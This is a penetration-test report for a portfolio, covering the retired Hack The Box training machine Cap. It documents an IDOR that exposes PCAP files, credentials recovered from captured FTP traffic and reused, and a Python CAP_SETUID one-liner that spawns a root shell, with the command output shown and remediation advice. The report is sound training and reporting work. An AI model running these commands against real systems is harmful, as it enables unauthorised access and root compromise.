



HACKTHEBOX

Penetration Test

Cap Report

Report of Findings

Security Assessment Report

September 2, 2026

Version: 1.0

Table of Contents

1 Portfolio Note	3
2 Assessment Context	4
3 Executive Summary	5
3.1 Approach	5
3.2 Scope	5
3.3 Assessment Overview and Recommendations	6
4 Network Penetration Test Assessment Summary	7
4.1 Summary of Findings	7
5 Internal Network Compromise Walkthrough	9
5.1 Detailed Walkthrough	9
6 Remediation Summary	11
6.1 Short Term	11
6.2 Medium Term	11
6.3 Long Term	11
7 Technical Findings Details	13
Python Binary with CAP_SETUID Capability Allows Privilege Escalation to Root	13
Insecure Direct Object Reference Allows Unauthorized Access to PCAP Captures	15
A Appendix	18
A.1 Finding Severities	18
A.2 Host & Service Discovery	19
A.3 Subdomain Discovery	20
A.4 Exploited Hosts	21
A.5 Compromised Users	22
A.6 Changes/Host Cleanup	23
A.7 Flags Discovered	24

1 Portfolio Note

This report documents a security assessment of the retired Hack The Box machine Cap and is published as part of a cybersecurity portfolio.

The report demonstrates practical penetration testing, vulnerability analysis, evidence handling, exploitation, privilege escalation, and technical security reporting.

All assessment activity described in this report was performed against the retired training target.

2 Assessment Context

Target	Cap — Retired Hack The Box Machine
Assessment Type	Black-box penetration test
Scope	10.129.56.59
Assessment Period	September 1–2, 2026

3 Executive Summary

During the penetration test against Customer, Blacksky55 identified two high-severity vulnerabilities affecting the externally accessible Cap host.

The identified vulnerability is an Insecure Direct Object Reference (IDOR) in the Security Dashboard, which allows unauthorized access to stored network captures through predictable object identifiers. By manipulating the capture identifier, an attacker can access and download PCAP files without appropriate authorization.

Analysis of a retrieved PCAP revealed valid FTP credentials for the user nathan. These credentials were subsequently verified by successfully authenticating to the FTP service, demonstrating that the vulnerability can lead to unauthorized access to services on the target system.

Immediate remediation should focus on implementing proper server-side authorization checks for all PCAP resources and preventing sensitive credentials from being transmitted over plaintext protocols such as FTP.

3.1 Approach

Blacksky55 performed testing under a “Black Box” approach from September 1, 2026 to September 2, 2026. Testing was conducted without credentials or prior knowledge of Customer’s externally facing environment, with the objective of identifying and demonstrating security weaknesses.

Testing was performed remotely from Blacksky55’s assessment labs using a non-evasive approach. The assessment included network and service enumeration, web application testing, authentication testing, vulnerability identification, and manual exploitation of identified weaknesses.

Each identified weakness was manually validated to determine its exploitability and potential impact. Where possible, Blacksky55 demonstrated the full attack path and impact of identified vulnerabilities while avoiding unnecessary modification of the target system.

The assessment began from an unauthenticated external perspective. During testing, access credentials obtained through the identified vulnerabilities were used to validate subsequent attack paths. Testing ultimately demonstrated full compromise of the target host, including privilege escalation from the compromised user account to root.

3.2 Scope

The scope of this assessment was the externally accessible host 10.129.56.59.

In Scope Assets

Host/URL/IP Address	Description
10.129.56.59	Cap – externally accessible Linux host

3.3 Assessment Overview and Recommendations

During the penetration test against Customer, Blacksky55 identified 2 findings that pose a security risk to the target environment. The findings were categorized by severity, with 0 critical, 2 high, 0 medium, and 0 low-risk findings. There were also 0 informational findings.

The assessment demonstrated a complete compromise of the Cap host. Starting from an unauthenticated external perspective, access to stored network captures was obtained through an Insecure Direct Object Reference (IDOR). Analysis of a retrieved PCAP revealed valid FTP credentials, which were successfully used to obtain authenticated access to the host.

Following initial access as the user nathan, privilege escalation was achieved by abusing an unnecessarily assigned CAP_SETUID capability on the Python 3.8 binary. This allowed the attacker to change the process UID to 0 and obtain a root shell, demonstrating full compromise of the target system.

Customer should prioritize remediation of the identified high-severity vulnerabilities. In particular, server-side authorization checks should be implemented for all PCAP resources, and unnecessary Linux capabilities should be removed from privileged binaries. Credentials should additionally be protected from exposure through unencrypted network protocols.

4 Network Penetration Test Assessment Summary

Blacksky55 began all testing activities from the perspective of an unauthenticated user on the internet. Customer provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Blacksky55 uncovered a total of 2 findings that pose a material risk to Customer's information systems. Blacksky55 also identified 0 informational findings that, if addressed, could further strengthen Customer's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **2 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	7.8 (High)	Python Binary with CAP_SETUID Capability Allows Privilege Escalation to Root	13

#	Severity Level	Finding Name	Page
2	7.5 (High)	Insecure Direct Object Reference Allows Unauthorized Access to PCAP Captures	15

5 Internal Network Compromise Walkthrough

During the course of the assessment, Blacksky55 was able to gain an initial foothold on the Cap host through the externally accessible Security Dashboard. By manipulating predictable object identifiers, access to stored network captures and their corresponding PCAP files was obtained without appropriate authorization.

Analysis of the retrieved network capture revealed plaintext FTP authentication credentials for the user nathan. The credentials were successfully validated against the FTP service and subsequently used to obtain SSH access to the target host.

Following initial access, privilege escalation was achieved by identifying an unnecessarily assigned CAP_SETUID capability on the `/usr/bin/python3.8` binary. This capability was abused to change the process UID from the unprivileged user nathan (UID 1001) to UID 0, resulting in a root shell and full administrative control of the host.

The attack chain demonstrates how the identified vulnerabilities can be chained together to progress from unauthenticated external access to complete system compromise. The individual vulnerabilities and their remediation recommendations are documented in the Technical Findings Details section of this report.

5.1 Detailed Walkthrough

Blacksky55 performed the following steps to fully compromise the Cap host.

High-Level Attack Chain

1. Enumerated the externally accessible services and identified the Security Dashboard, FTP, and SSH services.
2. Identified an Insecure Direct Object Reference in the Security Dashboard that allowed access to stored network captures through predictable object identifiers.
3. Downloaded a PCAP file and analyzed the captured network traffic using Wireshark.
4. Discovered plaintext FTP credentials for the user `nathan` within the captured traffic.
5. Validated the credentials against the FTP service and obtained authenticated access.
6. Reused the credentials to obtain SSH access to the Cap host as `nathan`.
7. Enumerated local privilege escalation vectors and identified the `CAP_SETUID` capability assigned to `/usr/bin/python3.8`.
8. Abused the capability to change the process UID from 1001 to 0 and obtain a root shell.
9. Confirmed full system compromise by accessing `/root/root.txt`.

Detailed reproduction steps for this attack chain are as follows:

1. Service Enumeration

An Nmap scan identified three accessible TCP services on the target:

- TCP/21 – FTP (`vsftpd 3.0.3`)
- TCP/22 – SSH (`OpenSSH 8.2p1 Ubuntu`)
- TCP/80 – HTTP (`unicorn`)

The HTTP service hosted a web-based Security Dashboard.

2. PCAP Access Through IDOR

The Security Dashboard exposed stored network captures through predictable numeric object identifiers.

Accessing:

```
http://10.129.56.59/data/0
```

6 Remediation Summary

As a result of this assessment, Customer should prioritize remediation of the identified high-severity vulnerabilities. Remediation efforts should focus first on preventing unauthorized access to stored network captures and then on removing unnecessary privileged capabilities from system binaries.

The following remediation actions are recommended:

1. **Implement proper authorization controls for PCAP resources:** Ensure that server-side authorization checks are performed for every request to `/data/<ID>` and `/download/<ID>`. Users should only be able to access network captures they are explicitly authorized to view or download.
2. **Remove unnecessary Linux capabilities:** Remove the `CAP_SETUID` capability from `/usr/bin/python3.8` unless there is a documented and legitimate requirement for it. General-purpose interpreters should not be granted capabilities that allow unprivileged users to change their process UID to root.
3. **Protect credentials in transit:** Replace plaintext FTP with an encrypted alternative such as SFTP or FTPS to prevent credentials from being exposed through network traffic captures.

Following remediation, Customer should perform a targeted retest to verify that the identified attack paths can no longer be successfully exploited.

6.1 Short Term

- Finding Reference 1 - Implement server-side authorization checks for all PCAP resources and ensure that users can only access and download captures they are explicitly authorized to access.
- Finding Reference 2 - Remove the `CAP_SETUID` capability from `/usr/bin/python3.8` and verify that unprivileged users can no longer change their process UID to 0.
- Disable plaintext FTP authentication and migrate the service to an encrypted alternative such as SFTP or FTPS to prevent credentials from being exposed in network traffic.
- Rotate the exposed credentials for the `nathan` account and any other credentials that may have been transmitted through the affected PCAP captures.

6.2 Medium Term

- Review and restrict Linux capabilities across the environment. Privileged capabilities should only be assigned to binaries where there is a documented business requirement.
- Review access controls for stored network captures and ensure that authorization is consistently enforced across all object access and download functionality.
- Migrate remaining plaintext network services to encrypted alternatives and establish a policy prohibiting the transmission of authentication credentials over unencrypted protocols.
- Establish regular vulnerability assessments and configuration reviews to identify insecure access controls and excessive privileges before they can be chained into a full system compromise.

6.3 Long Term

- Establish a recurring review of system binaries and Linux capabilities to identify and remove unnecessary privileged permissions.

-
- Implement secure development and security testing practices to ensure that authorization is enforced server-side for all application resources and object identifiers.
 - Establish a policy requiring authentication credentials to be transmitted only over encrypted protocols and regularly review legacy services for insecure configurations.
 - Perform periodic penetration tests and configuration reviews to identify vulnerabilities that could be chained together to achieve full system compromise.
 - Provide ongoing security awareness and secure configuration training for system administrators and developers.

7 Technical Findings Details

1. Python Binary with CAP_SETUID Capability Allows Privilege Escalation to Root - High

CWE	CWE-250 - Execution with Unnecessary Privileges
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The <code>/usr/bin/python3.8</code> binary is configured with the Linux CAP_SETUID capability. This capability allows the Python process to change its user ID. The capability is unnecessarily assigned to a general-purpose interpreter and can be abused by a local user to change their UID to 0 (root), resulting in full administrative access to the system.
Impact	A local attacker with access to the nathan account can abuse the CAP_SETUID capability assigned to Python 3.8 to change the process UID to 0 and obtain a root shell. Successful exploitation provides full administrative control over the host, including access to sensitive files, credentials, configuration data and system resources.
Affected Component	<code>/usr/bin/python3.8</code>
Remediation	Remove the unnecessary CAP_SETUID capability from <code>/usr/bin/python3.8</code>. General-purpose scripting interpreters should not be granted privileged Linux capabilities unless there is a documented and strictly controlled requirement. After removing the capability, verify that Python can no longer change its UID to 0 when executed by an unprivileged user.
References	-

Finding Evidence

```
getcap /usr/bin/python3.8
```

Result:

```
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
```

```
nathan@cap:/$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

```
/usr/bin/python3.8 -c 'import os; print(os.getuid()); os.setuid(0); print(os.getuid())'
```

Result:

1001 0

```
nathan@cap:/$ /usr/bin/python3.8 -c 'import os; print(os.getuid()); os.setuid(0); print(os.getuid())'
1001
0
```

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

whoami root


id uid=0(root) gid=1001(nathan) groups=1001(nathan)

```
nathan@cap:/$ /usr/bin/python3.8 -c 'import os; print(os.getuid()); os.setuid(0); print(os.getuid())'
1001
0
nathan@cap:/$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:/# whoami
root
root@cap:/# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:/#
```


2. Insecure Direct Object Reference Allows Unauthorized Access to PCAP Captures - High

CWE	CWE-639 - Authorization Bypass Through User-Controlled Key
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	An attacker can retrieve stored network captures without appropriate authorization. Depending on the captured traffic, these files may contain sensitive information such as credentials, session information, internal hosts and application data. During the assessment, a captured FTP authentication exchange exposed valid credentials for nathan. The credentials were successfully validated against the FTP service, demonstrating that the vulnerability can result in unauthorized access to a system service.
Impact	An attacker can access stored network captures by manipulating the numeric object identifier in the /data/ and /download/ endpoints without appropriate authorization. The exposed PCAP files may contain sensitive network traffic, including credentials and other confidential information. During the assessment, a retrieved PCAP contained valid FTP credentials for the user nathan. These credentials were successfully used to authenticate to the FTP service, demonstrating that the vulnerability can lead to unauthorized access to services on the target system.
Affected Component	Security Dashboard – PCAP data and download functionality (/data/<ID> and /download/<ID>)
Remediation	Implement server-side authorization checks for every PCAP object requested through /data/ and /download/. The application must verify that the authenticated user is authorized to access the requested capture rather than relying on the object identifier. Additionally, sensitive network captures should be protected at rest and access to them should be restricted and logged. Credentials should not be transmitted using plaintext protocols such as FTP; encrypted alternatives such as SFTP should be used.
References	-

Finding Evidence



Unauthorized access to PCAP metadata via manipulated object identifier (/data/1).



PCAP data accessible through a predictable object identifier (/data/0).

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /download/1	HTTP/1.1		1	HTTP/1.1	200 OK	
2	Host: 10.129.56.59			2	Server: unicorn		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0			3	Date: Tue, 01 Sep 2026 07:46:34 GMT		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			4	Connection: keep-alive		
5	Accept-Language: en-US,en;q=0.5			5	Content-Disposition: attachment; filename=1.pcap		
6	Accept-Encoding: gzip, deflate, br			6	Content-Type: application/vnd.tcpdump.pcap		
7	Referer: http://10.129.56.59/data/1			7	Content-Length: 24		
8	DNT: 1			8	Last-Modified: Tue, 01 Sep 2026 07:42:15 GMT		
9	Connection: keep-alive			9	Cache-Control: no-cache		
10	Upgrade-Insecure-Requests: 1			10			
11	Priority: u=0, i			11	ÔÃ;q		
12							

Download data from user 0 without authentication.

ftp						
No.	ftp-data	Source	Destination	Protocol	Length	Info
36	4.126590	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
38	4.126630	192.168.196.16	192.168.196.1	FTP	69	Request: USER nathan
40	5.424998	192.168.196.1	192.168.196.16	FTP	90	Response: 331 Please specify the password.
42	5.432387	192.168.196.16	192.168.196.1	FTP	78	Request: PASS [REDACTED]
					79	Response: 230 Login successful.

Credentials from user nathan in the downloaded PCAP file, shown in Wireshark.

```

[★]$ ftp 10.129.56.59
Connected to 10.129.56.59.
220 (vsFTPd 3.0.3)
Name (10.129.56.59:root): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

Successful Login to the FTP Server with the credentials from the PCAP File.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Customer's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.56.59	21/ tcp	FTP – vsftpd 3.0.3	Anonymous login unsuccessful; valid credentials later obtained from PCAP
10.129.56.59	22/ tcp	SSH – OpenSSH 8.2p1 Ubuntu	SSH access successfully obtained as nathan
10.129.56.59	80/ tcp	HTTP – Unicorn	Security Dashboard; vulnerable PCAP access functionality identified

A.3 Subdomain Discovery

URL	Description	Discovery Method
N/A	No subdomains or virtual hosts identified.	Nmap / manual enumeration

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.129.56.59	External	IDOR + Linux Capability Abuse	PCAPs were accessed through IDOR, credentials were recovered from captured FTP traffic, SSH access was obtained as <code>nathan</code> , and <code>CAP_SETUID</code> on Python 3.8 was abused to obtain root access.

A.5 Compromised Users

Username	Type	Method	Notes
nathan	Local User	Credential Reuse	Valid credentials recovered from FTP traffic in a downloaded PCAP were used to obtain authenticated FTP and SSH access.
root	Local User	Linux Capability Abuse	CAP_SETUID assigned to /usr/bin/python3.8 was abused to change the process UID from 1001 to 0 and obtain a root shell.

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
10.129.56.59	External	No persistent changes were intentionally made to the target host. No cleanup is required on the target system. Any locally stored PCAP files or other assessment artifacts should be securely removed from the testing environment.

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	10.129.56.59	Redacted	<code>/home/nathan/user.txt</code>	Local file read after SSH access as <code>nathan</code>
2	10.129.56.59	Redacted	<code>/root/root.txt</code>	Local file read after privilege escalation to root

End of Report

*This report was rendered
by SysReptor with
♥*